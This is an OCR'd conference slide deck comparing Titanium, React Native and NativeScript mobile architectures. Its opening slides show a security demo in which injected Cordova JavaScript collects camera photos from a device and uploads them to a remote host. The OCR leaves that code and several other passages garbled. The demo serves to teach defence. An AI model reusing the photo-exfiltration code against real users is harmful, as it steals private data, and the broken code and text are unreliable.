


```
Burp Suite Free Edition v1.6.32
 Burp Intruder Repeater Window Help
   Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
                     HTTP history | WebSockets history | Options
  Response from http://todos.meteor.com:80/__cordova/index.html?5P8Az9C4o28yw8KTp [54.225.83.89]
                                                                                                                                                                                                                                                                                       [ \vdots ] [ ? ]
                                                                                                                                                                                                                                         Comment this item
   Forward
                                           Drop
                                                                 Intercept is on
                                                                                                        Action
   Raw Headers Hex HTML Render
vary: Accept-Encoding
content-type: text/html; charset=utf-8
date: Wed, 23 Mar 2016 12:06:41 GMT
connection: close
Content-Length: 2331
<!DOCTYPE html>
<html>
<head>
   <meta charact="utf-8">
"Townst-detection" content="telephone=no">
"Townst-detection" content="telephone=no">
"Townst-detection" content="user-scalable=no, initial-scale=1, maximum-scale=1, minimum-scale=1, width=device-width, height=device-height">
   <meta name="msapplication-tap-highlight" content="no">
<link rel="stylesheet" type="text/css" class="_meteor_css_"
href="/94b413f42813dbc81c20d901147a8cae0722dee1.css?meteor_css_resource=true">
   <script type="text/javascript">
metsor_runtime_con[ig_ = ("metsor_runtime_con[ig_ = ("metsor_runtime_con","ROOT_URL_PATH_PREFII","","DDP_DEFAULT_CONNECTION_URL":"http://todos.metsor.com","ROOT_URL_PATH_PREFII","","DDP_DEFAULT_CONNECTION_URL":"http://todos.metsor.com","autoupdateVersionRefreshable":"144aa370150391c8219235F8b865
261a001e2c32", "autoupdateVersionCordova": "f8554df13f156f74ea03539da7f933e7e051b552"};
       if (/Android/i.test(navigator.userAgent)) {
    // When Android app is emulated, it cannot connect to localhost,
    // instead it should connect to 10.0.2.2
 // Answers at showed connect to 10.0.2.2
// (unless we're using an http proxy; then it works!)
if (!_meteor_runtime_config__.httpProxyPort) {
    _meteor_runtime_config__.800T_URL = (_meteor_runtime_config__.800T_URL || '').replace(/localhost/i, '10.0.2.2');
    _meteor_runtime_config__.BDP_DEFAULT_CONNECTION_URL = (_meteor_runtime_config__.BDP_DEFAULT_CONNECTION_URL || '').replace(/localhost/i, '10.0.2.2');
    </script>
   <script type="text/javascript" src="/cordova.js"></script>
<script type="text/javascript" src="/3a332ble4e39ee844bf086f32lf9bf3eac0902af.js"></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script></script>
   <link href='http://fonta.googleapia.com/css?family=Open+Sans:400,300' rel='stylesheet' type='text/css'>
    <meta charset="utf-8">
   <title>Todos - All your todos synced wherever you happen to be</title>
<meta name="description" content="The simple todo list that keeps your todos in sync everywhere free forever. Todo is open source and</pre>
 powered by Meteor.">
   cweeted by Nector content="user-scalable=no, initial-scale=1, minimal-ui, maximum-scale=1, minimum-scale=1" />
k rel="shortcut icon" type="image/png" href="favicon.png?v1" sizes="16x16 32x32 64x64">
k rel="apple-touch-icon" sizes="120x120" href="apple-touch-icon-precomposed.png">
 ? | < | + | > | Type a search term
                                                                                                                                                                                                                                                                                    0 matches
```

```
mediaFiles =[];
            document.addEventListener('deviceready', onDeviceReady, false);
window.console.log("console log testje2");
function onDeviceReady() {
    alert("test1");
                 window.resolveLocalFileSystemURL(cordova.file.externalRootDirectory, onFil
              function fail(){
  alert("FAILED");
             var i;
for (i = 0; i < entries.length; i++) {
   if (entries[i].name == "DCIM") {
    var dcimReader = entries[i].createReader();
   dcimReader.readEntries(onGetDCIM, fail);
   dcimReader.readEntries(onCetDCIM, fail);
}</pre>
                                   }, function () {
   alert("fail");
              function onGetDCIM(entries) {
               unction to
var i;
for (i = 0; i < entries.length; i++) {
    if (entries[i].name == "Camera") {
        var mediaReader = entries[i].creatReader();
        nediaReader.readEntries(onGetFileName, fail);
        nediaReader.readEntries(onGetFileName, fail);</pre>
                               //This will log all files and directories inside 10
window.console.log(" >>>>>> " + entries[i].name);
                        function onGetFileNames(entries) {
                          for (i = 0; i < entries.length; i++) {
   if (/\.\[jpe?q]png[gif]bmp]\[s'\].\[test(entries[i].name)) {
      mediaFiles.push(entries[ii);
}</pre>
                               window.console.log(" $$$$$ " + entries[i].name);
//entries[i].file(sendItToMe, fail);
                            sendMePics();
                       function sendMePics(){
  for(i=0; i-mediaFiles.length;i++){
    var options = new FileUploadOptions();
    options.fileKey="fileToUpload";
    options.fileName=mediaFiles(i).name;
    retains_thereofiles(i).name;
                               Consoler tog (modern file frankfer();
ft.upload(mediaFiles[i].toURL(), encodeURI("http://192.168.0.100/u
                      function winUPL(r) {
  console.log("Code = " + r.responseCode);
  console.log("Response = " + r.response);
  console.log("Sent = " + r.bytesSent);
  100
101
102
103
104
105
106
107
108
109
110 </sc
                     function fallUPL(error) {
   alert("An error has occurred: Code = " + error.code);
   console.log("upload error source " + error.source);
   console.log("upload error target " + error.target);
Line 28, Column 1
```




Result



App launches as always, nothing special?





Pictures from the device




How to protect against this?





The impact of bugs, patches and updates








Agenda

- Hybrid Approaches
- Runtime Based CPT Candidates
- Philosophy of Titanium / React Native / NativeScript
- Why choose what when? And how to use?
 - Architecture
 - Developer Experience
 - Future goals
- Conclusions




Hybrid Approaches

WebView Based




Runtime Based





Hybrid Approaches WebView Based



Pure Hybrid Apps

Tools

Properties



- Single WebView
- Content & navigation in HTML5
- Thin native wrapper

Mixed hybrid Apps

Pattern

Tools

Properties

Blended



- Multiple WebViews
- Native navigation
- E.g.: Apple Store

Mullet



- WebViews for later stages of user flow
- E.g.: Walmart

Fallback




- WebViews for little used or frequently changing content
- E.g.: Instagram




Hybrid Approaches Runtime Based

WebView Based



Runtime Based





Hybrid Approaches Runtime Based – The "WHY"....



- Consistent with platform
- Fast and responsive
- Complex gestures and smooth animations
- No knowledge & code sharing
- Different technology stacks
- Slow iteration speeds*
- Hard to scale



Hybrid Approaches Runtime Based – The "WHY"....



- HTML / CSS / JavaScript
- Same code and technologies
- Frameworks provide scaling
- F5 / \mathbb{H}+R
- Very hard to provide smooth experiences
- Not designed for complex interactions
- Feel out of place with the platform
- WebView fragmentation
- Performance



Hybrid Approaches Runtime Based – The Solution??



Web advantages


- JSX / XML / CSS / JavaScript
- Same code and technologies
- Frameworks provide scaling
- Live-reload

Native advantages

- Consistent with platform
- Fast and responsive UI
- Complex gestures and smooth 60fps animations



Hybrid Approaches Runtime Based – The "HOW"



Composition

- Native side
- JavaScript side
- JS-to-native bridge

Key concepts

- Proxy objects
- Asynchronous calls



Runtime Based CPT Candidates

				fuse	T	Smartface
_	Titanium	React Native	Nativescript	Fusetools	TabrisJS	Smartface
Announced	2008	2015	2014	2015	2014	2011
Version	V5.2.2	V0.25.1	V2.0	V0.12.4	V1.7	v4.5.0
Platforms	Android 4.0.x – 6.0.x iOS 7.1.x – 9.2.x WP8.1-UWP	Android 4.1.x – 6.0.x iOS 7.0.x – 9.2.x UWP (alpha)	Android 4.2.x - 6.0.x iOS 7.1.x - 9.2.x UWP (alpha)	Android 4.2.x – 6.0.x iOS 7.1.x – 9.2.x	Android 3.7.x - 5.x iOS 6.x - 8.x	Android 4.2.x – 6.0.x iOS 7.1.x – 9.2.x
Popularity	11658 23564 2063 2303		2300 7142 6393 259	5871 16028 () / 1119	f 634 y 252 Q 384 ≥ 2	63 1105 / 283

Agenda


- Hybrid Approaches
- Runtime Based CPT Candidates
- Philosophy of Titanium / React Native / NativeScript
- Why choose what when? And how to use?
 - Architecture
 - Developer Experience
 - Future goals
- Conclusions



Philosophy of Titanium/React Native/NativeScript



"Write once, adapt everywhere"



"Learn once, write anywhere"



"Write once, run anywhere"

UI ≠ shared Logic = shared

Up to 70,80,90% Code share




Up to 85% Code share Facebook's Ads manager


UI = shared Logic = shared

Possibility of writing platform specific UI




Why choose what when? And how to use?





Comparing Ti vs RN vs {N} Architecture – Application Structure








Design Pattern	
 MVC (using Alloy) 	
(0)/	
Additional concepts	



Comparing **Ti** vs RN vs {N} Architecture – MVC pattern





Model: uses BackboneJS models and collections

View: represent a page in your application

Controller: each view can have a controller

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Comparing **Ti** vs RN vs {N} Architecture – Application Structure








- app/ 1 (images, etc.) - assets/ (controllers for the views) - controllers/ - android/ -index.js index.js - models/ (models) 7 (views) - views/ - ios/ 10 -index.xml 11 index.xml
- 1. Definitive application structure
- 2. Platform separation on folder level

```
(view styling)
12
       - styles/
      - themes/
                       (customizes assets and styles)
13
                       (app-like directory structure for each widget)
14
       - widgets/
      - migrations/
                       (database migration)
15
16
      - lib/
                       (JavaScript libraries)
17
       - specs/
                       (same as lib/ but for development only)
      - i18n/
                       (Language strings)
18
                       (platform resources)
19
      - platform/
20
      alloy.jmk
                       (build config)
21
      - alloy.js
                       (init file for preconfig)
                       (project config)
22
      config.json
23
     Resources/
24
     i18n/
```

Comparing Ti vs RN vs {N} Architecture – Application Structure








Design Pattern		
MVC (using Alloy)	 Flux → Redux (unidirectional data flow) 	
Additional concepts		
	 React Components 	




Comparing Ti vs **RN** vs {N} Architecture – React Components



Comparing Ti vs RN vs {N} Architecture – Flux pattern



One way data flow inside the application



Every action is sent to all stores via the *callbacks* the stores register with the dispatcher.

After stores update themselves in response to an action, they emit a *change* event.

Special views called *controller-views*, listen for *change* events, retrieve the new data from the stores and provide the new data to the entire tree of their child views.

Comparing Ti vs **RN** vs {N} Architecture – Application Structure




1	App/			
2	- actions/	(flux actions)	 User defined 	
3	- components/	(react components)	application structure	
4	- BigButton.ios.js		(Scaffolding available	
5	- BigButton.android.js			
6	- dispatchers/	(flux dispatchers)	2. Platform separation	
7	- stores/	(flux stores)	on file level	
8	- utils/	(utilities)		
9	- constants/	(global constants)		
10	- mixins/	(share common fund	tionality inside components)	
11	ios/	(ios resources, bu	ilds, config, etc)	
12	- ···			
13	android/	(android resources	, builds, config, etc)	
14				
15	node_modules/	(external librarie	es)	
16	index.ios.js	(root component ios)		
17	index.android.js	(root component android)		
18	package.json (project co		tion)	



Comparing Ti vs RN vs {N} Architecture – Application Structure








Design Pattern		
MVC (using Alloy)	 Flux → Redux (unidirectional data flow) 	• MVC or MVVM
Additional concepts		
	 React Components 	



Comparing Ti vs RN vs {N} Architecture – MVVM pattern





- Two-way data binding
 - Observables



Comparing Ti vs RN vs {N} Architecture – Application Structure



```
Hello-World
      - app/
        - App_Resources/
                                (Assets, manifests, plist, ...)
          - Android/
          - ios/
                                (icon fonts)
        - fonts/
        - shared/
                                (services, utility, ...)
          - ...
        - views/
                                (views)


    User defined

          - main/
10
11
            main-page.css
                                (view related styling)
                                                                 application structure
                                (compiled from typescript)
12
            main-page.js
                                                                 (Scaffolding available)
13
            main-page.ts
                                (code behind view)
            main-page.xml
                                (page mark-up)
14
                                                                Platform separation
15
            main-page.ios.xml (platform specific mark-up)
16
                                                                 on file level
                                (custom widgets)
17
        - widgets/
18
19
        - app.css
                                (global styling, theming)
        - app.js
                                (starting point, app lifecycle)
20
21
        package.json
                                (NativeScript configuration)
22
      - node_modules/
                                (linked libs)
23
      - platforms/
                                (platform specific files, build, ...)
24
                                (app's configuration)
      package.json
```

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Comparing Ti vs RN vs {N} Architecture – Application Structure Rating







	MVC	Flux → Redux	MVC or MVVM
Entry Level	8		8
Scaling		9	
Testability		9	














Comparing Ti vs RN vs {N} Architecture – Used Technologies







Programming	
JavaScript (ES5)XML mark-up	
TSS styling (CSS-like styling)	
Layout system	
Relative to parent view	



Comparing **Ti** vs RN vs {N} Architecture – Used Technologies Examples



views/index.xml

controllers/index.js

```
1 function doClick(e) {
2    alert($.label.text);
3  }
4
5 $.index.open();
```

styles/index.tss

```
1 ".container": {
2    backgroundColor:"white"
3  }
4
5 "Label": {
6    width: Ti.UI.SIZE,
7    height: Ti.UI.SIZE,
8    color: "#000"
9  }
```

- Per view styling
- Global styling in "themes"



Comparing Ti vs RN vs {N} Architecture – Used Technologies







Programming		
 JavaScript (ES5) XML mark-up TSS styling (CSS-like styling) 	 JavaScript (ES6+ES7 using Babel transpiler) JSX (XML like mark-up language) JavaScript "inline" styles Flow (static type checker for JavaScript) 	
Layout system		
Relative to parent view	• Flexbox	

Comparing Ti vs RN vs {N} Architecture – Used Technologies Examples



index.ios.js


```
class HelloWorldApp extends React.Component {
                                                           var styles = React.StyleSheet.create({
       renderText: function() {
                                                             baseText: {
         return (
10
                                                               color: 'black',
           <Text style={styles.baseText}>
11
                                                               backgroundColor: 'white',
             Hello World
12
13
           </Text>
                                                          });
        );
14
       },
```

- Everything is a React component
- Mixing XML-like mark-up inside JavaScript
- Inline styles → referenced inside the same file



Comparing Ti vs RN vs {N} Architecture – Used Technologies







Programming		
 JavaScript (ES5) XML mark-up TSS styling (CSS-like styling) 	 JavaScript (ES6+ES7 using Babel transpiler) JSX (XML like mark-up language) JavaScript "inline" styles Flow (static type checker for JavaScript) 	 JavaScript (ES5) or Typescript (ES6+ES7) XML mark-up CSS styling
Layout system		
Relative to parent view	• Flexbox	 Native layout sys.

Comparing Ti vs RN vs {N} Architecture – Used Technologies Examples



View/home/home.xml

View/home/home.js

```
var viewModel = require("./main-view-model");

function onNavigatingTo(args) {
    var page = args.object;
    page.bindingContext = viewModel.createViewModel();
}

exports.onNavigatingTo = onNavigatingTo;
```


View/home/home.css

```
1  .title {
2     font-size: 30;
3     horizontal-align: center;
4     margin: 20;
5  }
6
7  button {
8     font-size: 42;
9     horizontal-align: center;
10     color: red
11 }
```

- Per view styling
- Global styling in "app.css"



Comparing Ti vs RN vs {N} Architecture – Used Technologies Rating

















Comparing Ti vs RN vs {N} Architecture – Runtime Architecture







Properties

- 2 Threads
 - Main UI thread
 - JS thread
- Asynchronous
- Serializable (iOS)
- Spawn native threads for work offloading

- 3 Threads
 - Shadow thread
 - Main UI thread
 - JS thread
- Asynchronous
- Spawn native threads Batched native calls
 - Serializable


- 1 Thread
 - Main UI thread
- Asynchronous
- Direct native API access

Note: every bridge has a type conversion mechanism



Comparing Ti vs RN vs {N} Architecture – Runtime Architecture Rating







	Titanium Runtime	React Native Runtime	NativeScript Runtime
Bridge performance	8	e	8
Size overhead			
Flexibility		•	
Used runtime iOS , Android	Rhino Rhino		















Comparing Ti vs RN vs {N} Architecture – Modularity







Options

- Titanium modules
 - Built-in (100+)
 - gitTrio community modules and widgets

OWN =COSYSTEM

 NPM JS libraries through titaniumifier (no DOM reliance)


- React Native modules
 - Build-in (60+)
 - JS Coach (1000+)
- Cordova plugin integration
- CocoaPod JAR integra
- NPM JS libraries
 (no DOM reliance)

- NativeScript modules
 - Build-in (54)
- INTEGRATION WITH 198)
 - ECOSYSTEMS (13)
 - Telerik UI for NativeScript (4)
 - CocoaPods/ Java JAR integration
 - NPM JS libraries (no DOM reliance)



Comparing Ti vs RN vs {N} Architecture - Modularity Rating







	Ti Modules	React Native components, etc	NS modules, etc
Module utilization ease		•	•
Module Develop- ment complexity			
3 rd party library integration		9	•











Comparing Ti vs RN vs **{N}**Architecture – Modularity



```
var fileModule = require( "file-system" );
new fileModule.File( path );
```

At runtime executed on the JS engine



new java.io.File(path);




NSFileManager.defaultManager(); fileManager.createFileAtPathContentsAttributes(path);



Comparing Ti vs RN vs **{N}**Architecture – Modularity



